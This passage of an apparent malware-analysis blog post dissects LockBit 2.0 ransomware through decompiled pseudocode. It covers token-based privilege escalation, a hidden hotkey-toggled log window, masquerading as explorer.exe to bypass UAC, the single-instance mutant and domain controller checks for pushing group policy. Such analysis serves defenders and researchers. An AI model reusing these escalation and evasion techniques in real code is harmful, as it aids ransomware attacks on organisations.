GetModuleFileNameW = (*(&v139[3].Blink->Flink + 4 * *(&v139[4].Blink->Flink + 2 * v140 + v48) + v48) + v48);
LABEL_89:
GetModuleFileNameW_1 = GetModuleFileNameW;
LABEL_90:
(GetModuleFileNameW)(0, curr_module_filename, 0x104);// retrieve ransomware exe path
```

Figure 22: Privilege Escalation: Retrieving Path Of Ransomware Executable.

Next, the malware calls **WTSQueryUserToken** with the session ID of **INTERNAL_TS_ACTIVE_CONSOLE_ID (0x7FFE02D8)** to retrieve the primary access token for the active Terminal Services console session. If this function fails, the malware calls **CreateProcessW** to relaunch its own executable as an interactive process with **"winsta0\default"** as the default interactive session.

```
winsta0_default_str[0x1B] = 0x81;
winsta0_default_str[0x1C] = 0x76;             // winsta0\default
winsta0_default_str[0x1D] = 0x80;
winsta0_default_str[0x1E] = 0x81;
winsta0_default_str[0x1F] = 0;
for ( j = 0; j < 0x1F; ++j )
  winsta0_default_str[j] -= 0xD;
StartupInfo.lpDesktop = winsta0_default_str;
w_mem_fill(&ProcessInformation, 0, 0x10);
if ( MEMORY[0x7FFE02D8] == 0xFFFFFFFF )
  return 0;
if ( !WTSQueryUserToken(MEMORY[0x7FFE02D8], &active_console_token) )// INTERNAL_TS_ACTIVE_CONSOLE_ID
                                              // the static memory address of the active Terminal Services console session ID
{
  if ( !CreateProcessW(0, curr_module_filename, 0, 0, 0, 0x10u, 0, 0, &StartupInfo, &ProcessInformation) )
    return 0;
```

Figure 23: Privilege Escalation: Unable To Get Active Terminal Services Console Session & Relaunching.

If the **WTSQueryUserToken** call is executed successfully, **LockBit** calls **DuplicateTokenEx** to duplicate the Terminal Services console token and uses that duplicate token to create an elevated process to launch itself through **CreateProcessAsUserW**.

```
v91 = DuplicateTokenEx(active_console_token, 0xF01FFu, 0, SecurityDelegation, TokenPrimary, &dup_active_console_token);
active_console_token_1 = active_console_token;
if ( !v91 )
  goto LABEL_123;
ZwClose_2 = Resolve_NtClose();
ZwClose_2(active_console_token_1);
v95 = ADVAPI32_DLL;
if ...
v96 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
v139 = v96;
v97 = v96;
v140 = v96;
while ...
do ...
if ...
v95 = v140[3].Flink;
LABEL_146:
ADVAPI32_DLL = v95;
LABEL_147:
CreateProcessAsUserW = CreateProcessAsUserW_1;
if ...
v117 = CreateProcessAsUserW(
         dup_active_console_token,
         0,                                  // impersonate Terminal Services console token
                                             // relaunch
         curr_module_filename,
         0,
         0,
         0,
         0x10u,
         0,
         0,
         &StartupInfo,
         &ProcessInformation);
```

Figure 24: Privilege Escalation: Impersonating Active Terminal Services Console & Escalating.

Once the new process is spawned, the malware process calls **ExitProcess** to terminate itself.

Logging

If the configuration flag at index 2 is set, **LockBit** logs its process in a separately running window.

The malware spawns a thread to manually set up the UI for the window through a lot of Bitmap shenanigans, but I won't cover how it does that because I'm too burned out as I'm writing this blog lol.

The log window setup function first calls **GetModuleHandleW** to retrieve the handle of the running executable. Next, the malware populates a **WNDCLASSEXW** structure using this handle as the instance of the logging window. The window procedure field of the structure is set to a function that will handle logging communication between the main ransomware process and the window. Again, I won't cover this since I do indeed value my mental health!

```
  GetModuleHandleW = (v0 + *(v0 + v174[7] + 4 * *(v0 + v174[9] + 2 * v160)));
LABEL_28:
  GetModuleHandleW_1 = GetModuleHandleW;
LABEL_29:
  curr_mod_handle = GetModuleHandleW(0);
  v23 = USER32_DLL;
  curr_mod_handle_1 = curr_mod_handle;
  memset(&class_struct, 0, sizeof(class_struct));
  class_struct.cbSize = 0x30;
  class_struct.style = 3;
  class_struct.lpfnWndProc = log_window_procedure;
  class_struct.hInstance = curr_mod_handle;
  if ( USER32_DLL )                             // pointer to an application-defined
                                                // function called the window procedure.
                                                // The window procedure defines most
                                                // of the behavior of the window.
    goto LABEL_43;
```

Figure 25: Logging: Setting Up Logging Window Structure.

After finishing populating the **WNDCLASSEXW** structure, the malware calls **RegisterClassExW** to registers the window class and calls **CreateWindowExW** to create the logging window with **"LockBit_2_0_Ransom"** as the class name and **"LockBit 2.0 Ransom"** as the window name.

```
LABEL_154:
  ::CreateWindowExW = CreateWindowExW;
LABEL_155:
  WINDOW_HANDLE = CreateWindowExW(
                    WS_EX_DLGMODALFRAME,
                    lockbit_class_name,         // LockBit_2_0_Ransom
                    lockbit_window_name,        // LockBit 2.0 Ransom
                    WS_OVERLAPPEDWINDOW,
                    0x80000000,                 // X
                    0,                          // Y
                    0x80000000,                 // WIDTH
                    0,                          // HEIGHT
                    0,                          // hWndParent
                    0,                          // hMenu
                    curr_mod_handle_1,          // hInstance
                    0);
```

Figure 26: Logging: Creating Logging Window.

After creating the window, **LockBit** calls **ShowWindow** with the **SW_HIDE** flag to hide it and **UpdateWindow** to update this change.

```
  ::ShowWindow = ShowWindow;
LABEL_195:
  ShowWindow(WINDOW_HANDLE, 0);                 // hide log window
  v137 = USER32_DLL;
  if ...
  v138 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
  v185 = v138;
  v139 = v138;
  v171 = v138;
  while ...
  do ...
  if ...
  v137 = v171[3].Flink;
LABEL_208:
  USER32_DLL = v137;
LABEL_209:
  UpdateWindow = ::UpdateWindow;
  if ...
  UpdateWindow(WINDOW_HANDLE);
  return 1;
```

Figure 27: Logging: Auto Hiding Logging Window.

To be able to display this window manually, **LockBit** developers add a call to **RegisterHotKey** to register the **Shift + F1** combination with the hot key ID of 1, which will communicate with the window process to call **ShowWindow** with the **SW_SHOW** flag to display itself. There is also another call to **RegisterHotKey** to register the **F1** key with the hot key ID of 2, which will hide the logging window if it's displayed.

```
RegisterHotKey(WINDOW_HANDLE, 1, MOD_SHIFT, VK_F1);// Shift + F1 to display
v64 = USER32_DLL;
if ...
v65 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
v151 = v65;
v66 = v65;
v152 = v65;
while ...
do ...
if ...
v64 = v152[3].Flink;
ABEL_101:
USER32_DLL = v64;
ABEL_102:
RegisterHotKey_1 = ::RegisterHotKey;
if ...
if ...
v78 = (v64 + *(v76 + 0x20));
v150 = v78;
while ...
do ...
v77 = v152;
if ...
RegisterHotKey_1 = (v64 + *(*(v151 + 0x1C) + 4 * *(*(v151 + 0x24) + 2 * v152 + v64) + v64));
ABEL_115:
::RegisterHotKey = RegisterHotKey_1;
ABEL_116:
RegisterHotKey_1(WINDOW_HANDLE, 2, 0, VK_F1); // F1 to hide
```

Figure 28: Logging: Registering Hot Keys to Hide/Unhide Logging Window.

Each time the main thread wants to display a logging message, it calls a function that internally calls **SendMessageA** to send that message to the logging window.

```
SendMessageA = ::SendMessageA;
if ( ::SendMessageA )
  return SendMessageA(WINDOW_HANDLE, 0x401, 1, full_message);
if ...
v62 = (v48 + *(v60 + 0x20));
v76 = v62;
while ...
do ...
v61 = v78;
if ...
SendMessageA = (v48 + *(*(v77 + 0x1C) + 4 * *(*(v77 + 0x24) + 2 * v78 + v48) + v48));
_ABEL_87:
::SendMessageA = SendMessageA;
return SendMessageA(WINDOW_HANDLE, 0x401, 1, full_message);
```

Figure 29: Logging: Main Thread Sending Logging Messages.

Below is the UI of the logging window.



Figure 30-31: Logging: General UI.

Command-line Arguments

LockBit can run with or without command-line arguments.

Command-line arguments can come in the form of a path to a file or a folder to be processed. Execution is terminated once the target file/folder are encrypted.

Masquerade Explorer & UAC Bypass

Before performing UAC bypass, **LockBit** first checks if it has admin privilege. This is done by calling **NtOpenProcessToken** to retrieve the handle for the ransomware process's token and **NtQueryInformationToken** to retrieve the token's elevation information and return if the token is elevated.

```
DWORD check_admin_priviledge()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  is_elevated = 0;
  curr_proc_handle = 0;
  NtOpenProcessToken = ResolveApi_NtOpenProcessToken();
  if ( !NtOpenProcessToken(0xFFFFFFFF, 8, &curr_proc_handle) )
  {
    v8 = 4;
    curr_proc_handle_1 = curr_proc_handle;
    NtQueryInformationToken = resolve_NtQueryInformationToken();
    if ( !NtQueryInformationToken(curr_proc_handle_1, TokenElevation, &token_elevation, 4, &v8) )
      is_elevated = token_elevation.TokenIsElevated;
  }
  if ( curr_proc_handle )
  {
    curr_proc_handle_2 = curr_proc_handle;
    NtClose = Resolve_NtClose();
    NtClose(curr_proc_handle_2);
  }
  return is_elevated;
}
```

Figure 32: Checking Admin Privilege.

If the process is elevated or the configuration flag at index 0 is set, UAC bypass is skipped.

To begin UAC bypass, the malware checks if the process is in the administrator group. It calls **NtOpenProcessToken** to retrieve a handle to the current process and **CreateWellKnownSid** to create an SID with type **WinBuiltinAdministratorsSid**.

```
 NtOpenProcessToken = ResolveApi_NtOpenProcessToken();
 if ( NtOpenProcessToken(0xFFFFFFFF, 8, &curr_proc_handle) )
   goto LABEL_93;
 v2 = ADVAPI32_DLL;
 admin_SID_size = 0x44;
 if...
 Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
 v75 = Flink;
 v4 = Flink;
 v80 = Flink;
 while...
 v2 = v80[3].Flink;
ABEL_15:
 ADVAPI32_DLL = v2;
ABEL_16:
 CreateWellKnownSid_1 = ::CreateWellKnownSid_1;
 if...
 if...
 v16 = (v2 + *(v14 + 0x20));
 v75 = v16;
 while...
 do...
 v15 = v80;
 if...
 CreateWellKnownSid_1 = (v2 + *(*(v76 + 0x1C) + 4 * *(*(v76 + 0x24) + 2 * v80 + v2) + v2));
ABEL_29:
 ::CreateWellKnownSid_1 = CreateWellKnownSid_1;
ABEL_30:
 if ( !CreateWellKnownSid_1(WinBuiltinAdministratorsSid, 0, admin_SID, &admin_SID_size) )
   goto LABEL_93;
```

Figure 33: Creating Admin SID.

Next, **LockBit** calls **CheckTokenMembership** to check if the current process is a member of the admin SID group, then UAC bypass is skipped.

If the current process is not a member of the group, the malware calls **NtQueryInformationToken** to retrieve a handle to a token that is linked with the current process and calls **CheckTokenMembership** again to check if the linked token is a member of the admin SID group.

```
LABEL_58:
  ::CheckTokenMembership_1 = CheckTokenMembership_1;
LABEL_59:
  if ( CheckTokenMembership_1(0, admin_SID, &is_token_in_admin_group) )
  {
    if ( is_token_in_admin_group )
      goto RETURN;
    curr_proc_handle_1 = curr_proc_handle;
    NtQueryInformationToken = resolve_NtQueryInformationToken();
    if ( !NtQueryInformationToken(curr_proc_handle_1, TokenLinkedToken, &token_linked_token, 4, &admin_SID_size) )
    {
```

Figure 34: Checking Token Membership For Admin Group.

If the token is in the admin group, the malware masquerades **explorer.exe** to bypass UAC.

First, it calls **NtAllocateVirtualMemory** to allocate a virtual buffer and writes the Windows directory path appended by **"\explorer.exe"** in.

```
PEB = get_PEB();
if ( !a1 )
{
  ::WINDOWS_DIR_EXPLORER_EXE_PATH = 0;
  RegionSize = 0x1000;
  NtAllocateVirtualMemory = get_NtAllocateVirtualMemory();
  v76 = NtAllocateVirtualMemory(0xFFFFFFFF, &::WINDOWS_DIR_EXPLORER_EXE_PATH, 0, &RegionSize, 0x3000, 4);// MEM_COMMIT | MEM_RESERVE
  if ( v76 >= 0 )
  {
    kernel32_dll = get_kernel32_dll();
    GetWindowsDirectoryW = get_GetWindowsDirectoryW(kernel32_dll);
    GetWindowsDirectoryW(windows_dir, 0x104);
    windows_dir_1 = windows_dir;
    WINDOWS_DIR_EXPLORER_EXE_PATH = ::WINDOWS_DIR_EXPLORER_EXE_PATH;
    v69 = ::WINDOWS_DIR_EXPLORER_EXE_PATH;
```

```
  v137 = 0;
  v143 = explorer_exe_str;
  v79 = explorer_exe_str;                   // "\explorer.exe"
  while ( *v143++ )
    ;
  v75 = v79;
  v74 = v143 - v79;
  v141 = (::WINDOWS_DIR_EXPLORER_EXE_PATH - 2);
  do
  {
    v113 = v141[1];
    ++v141;
  }
  while ( v113 );
  qmemcpy(v141, v75, v74);                  // <Windows_dir>\explorer.exe
}
```

Figure 35, 36: Allocating & Populating Explorer Path.

Next, **LockBit** calls **RtlInitUnicodeString** to convert the Explorer path to a unicode string and writes it in the process's image path name. It also makes another call to **RtlInitUnicodeString** to convert **"explorer.exe"** to a unicode and writes it in the process's command-line.

```
WINDOWS_DIR_EXPLORER_EXE_PATH_2 = WINDOWS_DIR_EXPLORER_EXE_PATH_1;
WINDOWS_DIR_EXPLORER_EXE_PATH_unicode = &PEB->ProcessParameters->ImagePathName;
RtlInitUnicodeString = get_RtlInitUnicodeString();
RtlInitUnicodeString(WINDOWS_DIR_EXPLORER_EXE_PATH_unicode, WINDOWS_DIR_EXPLORER_EXE_PATH_2);
explorer_exe = v72;
p_CommandLine = &PEB->ProcessParameters->CommandLine;
RtlInitUnicodeString_1 = get_RtlInitUnicodeString();
RtlInitUnicodeString_1(p_CommandLine, explorer_exe);// write "explorer.exe" to the PEB's Process Param cmd line
```

Figure 37: Modifies Process's Image Path & Command-line.

Then, the malware calls **RtlReleasePebLock** to release the PEB lock and **LdrEnumerateLoadedModules** to enumerate all loaded modules in memory and calls a function to find and masquerade **explorer.exe**.

```
RtlReleasePebLock = get_RtlReleasePebLock();
RtlReleasePebLock();                          // https://idiotc4t.com/privilege-escalation/com-bypassuac
LdrEnumerateLoadedModules = get_LdrEnumerateLoadedModules();
return LdrEnumerateLoadedModules(0, supxLdrEnumModulesCallback, a1);// find and masquerade as explorer.exe
```

Figure 38: Enumerates To Find & Masquerade Explorer.

For each loaded module, the callback function checks if the module's base address is the same as **LockBit** base address to find the data table entry corresponding to the malware process in memory.

If the context of the callback function is to masquerade Explorer, the function stores LockBit's full name and base name into global variables to later restore them. Then, the full Explorer path is used as the new full executable name for **LockBit's** data table entry.

```
void *__stdcall supxLdrEnumModulesCallback(
        LDR_DATA_TABLE_ENTRY *data_table_entry,
        int Restore,
        _BYTE *stop_enumaration)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  PEB = get_PEB();
  image_base_addr = data_table_entry->DllBase;
  if ( image_base_addr == PEB->ImageBaseAddress )// compare to LockBit's base address
  {
    if ( Restore )
    {
      target_full_dll_name = LOCKBIT_PROC_FULL_NAME;// restore old Lockbit full and base DLL
      target_base_dll_name = LOCKBIT_PROC_BASE_DLL;
    }
    else
    {
      LOCKBIT_PROC_BASE_DLL = data_table_entry->BaseDllName.Buffer;// store LockBit full and base DLL for restore
      LOCKBIT_PROC_FULL_NAME = data_table_entry->FullDllName.Buffer;
      target_full_dll_name = WINDOWS_DIR_EXPLORER_EXE_PATH;// explorer path as new full DLL name
```

Figure 39: Module Enumerate Callback Function.

Finally, the function calls **RtlInitUnicodeString** to write the full Explorer path to **LockBit's** entry's full DLL name and **"explorer.exe"** as the base DLL name, which now masquerades the **LockBit** process as an Explorer process.

```
RtlInitUnicodeString = get_RtlInitUnicodeString();
RtlInitUnicodeString(&data_table_entry->FullDllName, target_full_dll_name);
RtlInitUnicodeString_1 = get_RtlInitUnicodeString();
image_base_addr = RtlInitUnicodeString_1(&data_table_entry->BaseDllName, target_base_dll_name);// "explorer.exe"
*stop_enumaration = 1;
```

Figure 40: Masquerading LockBit As Explorer.

Masquerading as Explorer, **LockBit** starts performing UAC bypass.

It first resolves the address of **CoInitializeEx** and **CoUninitialize** by calling **GetProcAddress**. Then, the malware calls **CoInitializeEx** to initializes the COM library for apartment-threaded object concurrency.

```
v338 = 0;
ole32_dll_handle_2 = ole32_dll_handle;
v23 = get_kernel32_dll();
GetProcAddress_1 = get_GetProcAddress(v23);
CoUninitialize = GetProcAddress_1(ole32_dll_handle_2, CoUninitialize_str);
if ( !CoUninitialize )
  return 0;
v116 = CoInitializeEx(0, COINIT_APARTMENTTHREADED);
```

Figure 41: Initializing COM Library.

Then, **LockBit** basically performs UAC bypass using **ColorDataProxy/CCMLuaUtil** COM interfaces. The source code of this technique can be viewed here, so I won't dive into it.

Run-once Mutant

LockBit avoids having multiple ransomware instances running at once by checking for a specific mutant object.

First, it decodes the following stack string **"\BaseNamedObjects\{\%02X%02X%02X%02X-%02X%02X-%02X%02X-%02X%02X-%02X%02X%02X%02X%02X%02X}"** and calls **wsprintfW** to write the formatted data into a buffer. Each formatted field corresponds to a byte at a specific index of **LockBit's** hard-coded public key.

```
mutant_format_string[0xAE] = 0xDA;
mutant_format_string[0xAF] = 0xDB;          // \BaseNamedObjects\{%02X%02X%02X%02X-%02X%02X-%02X%02X-%02X%02X-%02X%02X%02X%02X%02X%02X}
v13 = 0;
mutant_format_string[0xB0] = 0x89;
for...
v13 = 0;
v1 = USER32_DLL;
if...
wsprintfW = ::wsprintfW;
if...
(wsprintfW)(
  mutant_name,
  mutant_format_string,
  LOCKBIT_PUBLIC_KEY[4],
  LOCKBIT_PUBLIC_KEY[5],
  LOCKBIT_PUBLIC_KEY[2],
  LOCKBIT_PUBLIC_KEY[3],
  LOCKBIT_PUBLIC_KEY[4],
  LOCKBIT_PUBLIC_KEY[5],
  LOCKBIT_PUBLIC_KEY[6],
  LOCKBIT_PUBLIC_KEY[7],
  LOCKBIT_PUBLIC_KEY[8],
  LOCKBIT_PUBLIC_KEY[9],
  LOCKBIT_PUBLIC_KEY[0xA],
  LOCKBIT_PUBLIC_KEY[0xB],
  LOCKBIT_PUBLIC_KEY[0xB],
  LOCKBIT_PUBLIC_KEY[0xD],
  LOCKBIT_PUBLIC_KEY[0xA],
  LOCKBIT_PUBLIC_KEY[0xF]);
```

Figure 42: Populating Mutant Name.

LockBit then calls **RtlInitUnicodeString** to convert the mutant name into a Unicode string and **NtCreateMutant** to try opening a mutant with the specified name. If the result is **STATUS_OBJECT_NAME_COLLISION**, the malware terminates by calling **ExitProcess** to avoid having multiple running instances.

```
RtlInitUnicodeString = get_RtlInitUnicodeString();
RtlInitUnicodeString(mutant_name_unicode, mutant_name);
ObjectAttributes.Length = 0x18;
ObjectAttributes.ObjectName = mutant_name_unicode;
ObjectAttributes.RootDirectory = 0;
memset(&ObjectAttributes.Attributes, 0, 0xC);
NtCreateMutant = get_NtCreateMutant();
v4 = NtCreateMutant(mutant_handle, MUTANT_ALL_ACCESS, &ObjectAttributes, 1);
return v4 >= 0 || v4 != STATUS_OBJECT_NAME_COLLISION;
```

Figure 43: Opening Mutant & Checking For Name Collision.

Setting Group Policy For Active Directory

Checking If Running On Primary Domain Controller

If the malware process has admin privilege, the OS version is Windows Vista and above, and any of the configuration flags at index 4, 5, 6 is set, **LockBit** tries to create and set new group policies for other hosts through Active Directory.

First, **LockBit** checks if it's currently executed on a primary domain controller. It calls **GetComputerNameW** to retrieve the NetBIOS name of the local computer that it's running on.

```
 GetComputerNameW = (v2 + *(v2 + *(v102 + 0x1C) + 4 * *(v2 + *(v102 + 0x24) + 2 * v104)));
LABEL_29:
 GetComputerNameW_1 = GetComputerNameW;
LABEL_30:
 if ( !GetComputerNameW(computer_name_buffer_1, computer_name_len) )
```

Figure 44: Group Policy: Retrieving PC Name.

Then, the malware calls **NetGetDCName** to retrieve the name of the primary domain controller and **lstrcmpiW** to compare the local PC name with that DC name.

```
 if ( NetGetDCName(0, 0, DC_name_buffer) )     // retrieve primary domain controller name
   goto LABEL_126;
 DC_name_buffer_2 = *DC_name_buffer_1;
 if...
 v73 = KERNEL32_DLL;
 if...
 v74 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
 v102 = v74;
 v75 = v74;
 v104 = v74;
 while...
 do...
 if...
 v73 = v104[3].Flink;
LABEL_110:
 KERNEL32_DLL = v73;
LABEL_111:
 lstrcmpiW = lstrcmpiW_1;
 if...
 if...
 v87 = (v73 + *(v85 + 0x20));
 v101 = v87;
 while...
 do...
 v86 = v104;
 if...
 lstrcmpiW = (v73 + *(*(v102 + 0x1C) + 4 * *(*(v102 + 0x24) + 2 * v104 + v73) + v73));
LABEL_124:
 lstrcmpiW_1 = lstrcmpiW;
LABEL_125:
 v99 = lstrcmpiW(computer_name_buffer_1, *DC_name_buffer) == 0;// Compare PC name to PDC name
```

Figure 45: Group Policy: Checking If PC Is The Primary Domain Controller.

Retrieving DNS Domain Name

If **LockBit** is running on the domain controller, it tries to retrieve the DNS domain name. First, the malware calls **NtOpenProcessToken** to get the handle to the process's token and **NtQueryInformationToken_1** to retrieve information about the user corresponding to that token.

```
NtOpenProcessToken = ResolveApi_NtOpenProcessToken();
if ( NtOpenProcessToken(0xFFFFFFFF, 8, &token_handle) )
  goto LABEL_68;
token_handle_1 = token_handle;
NtQueryInformationToken = resolve_NtQueryInformationToken();
NtQueryInformationToken(token_handle_1, TokenUser, 0, 0, &ReturnLength);
token_user_info = allocate_virtual_mem(ReturnLength);
token_user_info_1 = token_user_info;
if ( !token_user_info )
  goto LABEL_68;
TokenInformationLength = ReturnLength;
token_user_info_2 = token_user_info;
token_handle_2 = token_handle;
NtQueryInformationToken_1 = resolve_NtQueryInformationToken();
if ( NtQueryInformationToken_1(token_handle_2, TokenUser, token_user_info_2, TokenInformationLength, &ReturnLength) )
  goto LABEL_67;
v5 = ADVAPI32_DLL;
```

Figure 46: Group Policy: Retrieving User Information.

Next, **LockBit** calls **GetWindowsAccountDomainSid** to retrieve the SID of the domain of the user's SID. It then calls **CreateWellKnownSid** to create an SID for the user's domain admin group and **CheckTokenMembership** to check if the user has elevated privilege.

```
 user_domain_SID_1 = user_domain_SID;
 if ( !GetWindowsAccountDomainSid_1(token_user_info_1->User.Sid, user_domain_SID, &user_domain_SID_size) )
 {
LEANUP:
   if ( user_domain_SID )
     w_NtFreeVirtualMemory(user_domain_SID);
   if ( v101 )
     w_NtFreeVirtualMemory(v101);
ABEL_67:
   w_NtFreeVirtualMemory(token_user_info_1);
ABEL_68:
   if ( token_handle )
   {
     token_handle_3 = token_handle;
     ZwClose = Resolve_NtClose();
     ZwClose(token_handle_3);
   }
   return is_member_of_domain_admin;
 }
ABEL_76:
 if ( !CreateWellKnownSid(WinAccountDomainAdminsSid, user_domain_SID_1, 0, &user_domain_SID_size) )
 {
   domain_admin_SID = allocate_virtual_mem(user_domain_SID_size);
   v101 = domain_admin_SID;
   if ( !domain_admin_SID
     || !CreateWellKnownSid(WinAccountDomainAdminsSid, user_domain_SID_1, domain_admin_SID, &user_domain_SID_size) )
   {
     goto CLEANUP;
   }
   CheckTokenMembership(0, domain_admin_SID, &is_member_of_domain_admin);
 }
 if ( !is_member_of_domain_admin )
   goto CLEANUP;
```

Figure 47: Group Policy: Checking Admin Privilege.

If the user has admin privilege, **LockBit** calls **GetComputerNameExW** to retrieve the name of the DNS domain of the local computer.

```
  GetComputerNameExW_1 = ::GetComputerNameExW_1;
  if ...
  if ...
  v87 = (v73 + *(v85 + 0x20));
  v109 = v87;
  while ...
  do ...
  v86 = v121;
  if ...
  GetComputerNameExW_1 = (v73 + *(v117[7] + 4 * *(v117[9] + 2 * v121 + v73) + v73));
LABEL_138:
  ::GetComputerNameExW_1 = GetComputerNameExW_1;
LABEL_139:
  result = GetComputerNameExW_1(ComputerNameDnsDomain, comp_name_DNS_domain, &user_domain_SID_size);
  if ( result )
    goto CLEANUP;
  return result;
```

Figure 48: Group Policy: Retrieving DNS Domain Name.

Retrieving Domain Account Admin Name

After doing the usual **NtOpenProcessToken** and **NtQueryInformationToken** routine to retrieve admin user token information, **LockBit** calls **LookupAccountSidW** to look up the admin's account name and domain name.

```
  LookupAccountSidW_1 = LookupAccountSidW;
LABEL_34:
  token_user_info = token_user_info_1;
  if ( LookupAccountSidW(
         0,
         token_user_info_1->User.Sid,
         account_name,
         &size_of_name,
         reference_domain_name,
         &cchReferencedDomainName,
         &peUse) )
  {
    reference_domain_name2 = allocate_virtual_mem((2 * (cchReferencedDomainName + size_of_name) + 0x20));
    *reference_domain_name2_1 = reference_domain_name2;
```

Figure 49: Group Policy: Retrieving Admin User Account & Domain Names.

To get the full domain admin name, **LockBit** resolves the stack string **"//"** and builds the name with the format **"<domain name>//<account name>"**

COM Retrieve IGroupPolicyObject Interface

To retrieve the **IGroupPolicyObject** Interface, **LockBit** resolves and calls **CoCreateInstance** with the CLSID **{EA502722-A23D-11D1-A7D3-0000F87571E3}** and IID **{EA502723-A23D-11d1-A7D3-0000F87571E3}**.

```
  v46 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
  v75 = v46;
  v47 = v46;
  v80 = v46;
  while ...
  do ...
  if ...
  v24 = v80[3].Flink;
LABEL_76:
  OLE32_DLL = v24;
LABEL_77:
  CoCreateInstance = CoCreateInstance_1;
  if ...
  return CoCreateInstance(&CLSID_GroupPolicyObject, 0, 1, &IID_IGroupPolicyObject, this) >= 0;
}
```

Figure 50: Group Policy: Retrieve IGroupPolicyObject Interface.

Connect To Active Directory Domain

To connect to the AD domain, **LockBit** first generates the LDAP display name for the Group Policy Object (GPO) by resolving the stack string **"%02X%02X%02X%02X%02X%02X%02X"** and formats it with values from its public key.

```
hex_string_format[0x37] = 0x2E;
hex_string_format[0x38] = 0x3B;
v19 = 0;                                // %02X%02X%02X%02X%02X%02X%02X
v61 = 0;
do
{
  hex_string_format[v19] ^= v19 + v59;
  ++v19;
}
while ( v19 < 0x39 );
v61 = 0;
v20 = USER32_DLL;
if ...
wsprintfW = ::wsprintfW;
if ...
(wsprintfW)(
  LDAP_display_name,
  hex_string_format,
  LOCKBIT_PUBLIC_KEY[0xB],
  LOCKBIT_PUBLIC_KEY[9],
  LOCKBIT_PUBLIC_KEY[5],
  LOCKBIT_PUBLIC_KEY[8],
